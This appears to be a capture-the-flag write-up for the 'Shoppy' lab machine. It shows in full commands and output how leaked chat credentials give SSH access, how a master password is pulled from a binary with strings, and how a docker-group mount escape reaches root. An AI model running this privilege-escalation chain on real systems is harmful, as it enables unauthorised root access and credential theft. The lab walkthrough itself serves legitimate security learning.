
Welcome to Town Square!

Post messages here that you want everyone to see. Everyone automatically becomes a permanent member of this channel when they join the team.

July 22, 2022

System 4:18 PM
You and 2 others joined the team.

- i go through the page and open the deploy machine dashboard and found this



July 23, 2022

jaeger 4:22 AM
Hey @josh,
For the deploy machine, you can create an account with these creds :
username: jaeger
password: Sh0ppyBest@pp!
And deploy on it. Edited

josh Update your status 4:24 AM
Thanks, I'll remember that
The deploy machine will be created within the next 24h

jaeger 4:24 AM
Okay, good luck for that

josh Update your status 4:25 AM
Oh I forgot to tell you, that we're going to use docker for the deployment, so I will add it to the first deploy Edited

jaeger 4:26 AM
Nice, tell me when all is done


josh Update your status 4:26 AM
Sure I will

jaeger 4:26 AM
Ok, thanks

July 23, 2022


jaeger 4:22 AM
Hey @josh,
For the deploy machine, you can create an account with these creds :
username: jaeger
password: Sh0ppyBest@pp!
And deploy on it. Edited

- the username and password of the jeager and try to ssh it



```
┌──(kali㉿kali)-[/]
└─$ ssh jaeger@10.129.235.27
jaeger@10.129.235.27's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jaeger@shoppy:~$ 
```


- we are in
- For the user flag `cat /home/jaeger/user.txt`



```
jaeger@shoppy:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  ShoppyApp  shoppy_start.sh  Templates  user.txt  Videos
jaeger@shoppy:~$ /home
-bash: /home: Is a directory
jaeger@shoppy:~$ /
-bash: /: Is a directory
jaeger@shoppy:~$ cd /
jaeger@shoppy:/$ ls
bin   dev  home        initrd.img.old  lib32  libx32      media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib             lib64  lost+found  mnt    proc  run   srv   tmp  var  vmlinuz.old
jaeger@shoppy:/$ cd home
jaeger@shoppy:/home$ cd jaeger/
jaeger@shoppy:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  ShoppyApp  shoppy_start.sh  Templates  user.txt  Videos
jaeger@shoppy:~$ cat user.txt
2481beb59567249a063c0f89496fb2bf
jaeger@shoppy:~$ 
```


```
2481beb59567249a063c0f89496fb2bf
```

- privilages escalation
- Firstly , we check the groups.



```
jaeger@shoppy:~$ whoami
jaeger
jaeger@shoppy:~$ groups
jaeger
jaeger@shoppy:~$ 
```

- run the command to see the binaries that you can run as Root priv




```
jaeger@shoppy:~$ sudo -l
[sudo] password for jaeger:
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
```

- from that, i can see that we can run the password-manager command


- then go to

```
jaeger@shoppy:/$ cd /home/deploy/
jaeger@shoppy:/home/deploy$ ls
creds.txt  password-manager  password-manager.cpp
jaeger@shoppy:/home/deploy$ ls -lah
```




```
jaeger@shoppy:/home/deploy$ ls
creds.txt  password-manager  password-manager.cpp
jaeger@shoppy:/home/deploy$ ls -lah
total 52K
drwxr-xr-x 3 deploy deploy 4.0K Jul 23  2022 .
drwxr-xr-x 4 root   root   4.0K Jul 22  2022 ..
lrwxrwxrwx 1 deploy deploy    9 Jul 22  2022 .bash_history -> /dev/null
-rw-r--r-- 1 deploy deploy  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 deploy deploy 3.5K Mar 27  2022 .bashrc
-rw------- 1 deploy deploy   56 Jul 22  2022 creds.txt
lrwxrwxrwx 1 deploy deploy    9 Jul 23  2022 .dbshell -> /dev/null
drwx------ 3 deploy deploy 4.0K Jul 23  2022 .gnupg
-rwxr--r-- 1 deploy deploy  19K Jul 22  2022 password-manager
-rw------- 1 deploy deploy  739 Feb  1  2022 password-manager.cpp
-rw-r--r-- 1 deploy deploy  807 Mar 27  2022 .profile
jaeger@shoppy:/home/deploy$
```

- we can see there is .cpp file and creds.txt that we must run based on this chat, in the development dashboard
- but the file cant read and write



josh Update your status 4:48 AM
Hey @jaeger, when I was trying to install docker on the machine, I started learn C++ and I do a password manager. You can test it if you want, the program is on the deploy machine.


jaeger 4:48 AM
Nice, I will take a look at it



```
jaeger@shoppy:/home/deploy$ sudo  -u deploy ./password-manager
[sudo] password for jaeger:
Welcome to Josh password manager!
Please enter your master password: idonno
Access denied! This incident will be reported !
jaeger@shoppy:/home/deploy$ strings password-manager.cpp
strings: password-manager.cpp: Permission denied
jaeger@shoppy:/home/deploy$
```

- so I try to strings the password-manager executable, and get something I dont understand.
- but lets try to encoded it first, to find the master password


```
strings -e l password-manager
```



```
jaeger@shoppy:/home/deploy$ strings -e l password-manager
Sample
```

- `-e l`: This option tells `strings` to only print sequences of characters that are in the encoding specified following the `-e`. In this case, `l` denotes little-endian UTF-16 encoding. The `strings` command supports several encodings, such as `s` for the 7-bit ASCII, `S` for the 8-bit ASCII, `b` for big-endian UTF-16, and `l` for little-endian UTF-16.

- then try again




```
jaeger@shoppy:/home/deploy$ sudo  -u deploy ./password-manager
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
jaeger@shoppy:/home/deploy$ 
```

- yeayy, we have the username and password for docker

- so try to ssh it in the same directory


```
jaeger@shoppy:/home/deploy$ ssh deploy@10.129.235.27
```



```
jaeger@shoppy:/home/deploy$ ssh deploy@10.129.235.27
The authenticity of host '10.129.235.27 (10.129.235.27)' can't be established.
ECDSA key fingerprint is SHA256:KoI81LeAk+ps7zoc1ru39Mg7srdxjzOb1UgmdW6T6kI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.235.27' (ECDSA) to the list of known hosts.
deploy@10.129.235.27's password:
Permission denied, please try again.
deploy@10.129.235.27's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$
$ bash
deploy@shoppy:~$
```

- we are in the deploy

- run command “id”, we found that that we are in docker group which is have great priv esc




```
deploy@shoppy:~$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
deploy@shoppy:~$
```


```
docker run --rm -it -v /:/mnt alpine /bin/sh
```

- — rm is to delete the docker when it is done.
- it is to have an interactive terminal
- v is for mount point.
- alpine to execute the image

- run the commanda and cd to /mnt



```
deploy@shoppy:~$ docker run --rm -it -v /:/mnt alpine /bin/sh
/ # ls
bin     etc     lib     mnt     proc    run     srv     tmp     var
dev     home    media   opt     root    sbin    sys     usr
/ # cd mnt
/mnt # ls
bin             home            lib32           media           root            sys             vmlinuz
boot            initrd.img      lib64           mnt             run             tmp             vmlinuz.old
dev             initrd.img.old  libx32          opt             sbin            usr
etc             lib             lost+found      proc            srv             var
```



```
/mnt # ls
bin             home            lib32           media           root            sys             vmlinuz
boot            initrd.img      lib64           mnt             run             tmp             vmlinuz.old
dev             initrd.img.old  libx32          opt             sbin            usr
etc             lib             lost+found      proc            srv             var
/mnt # cd root
/mnt/root # ls
root.txt
/mnt/root # cat root.txt
9a2f5a24fed8e2431929bbd8c5f89a3d
```

- we found it

```
9a2f5a24fed8e2431929bbd8c5f89a3d
```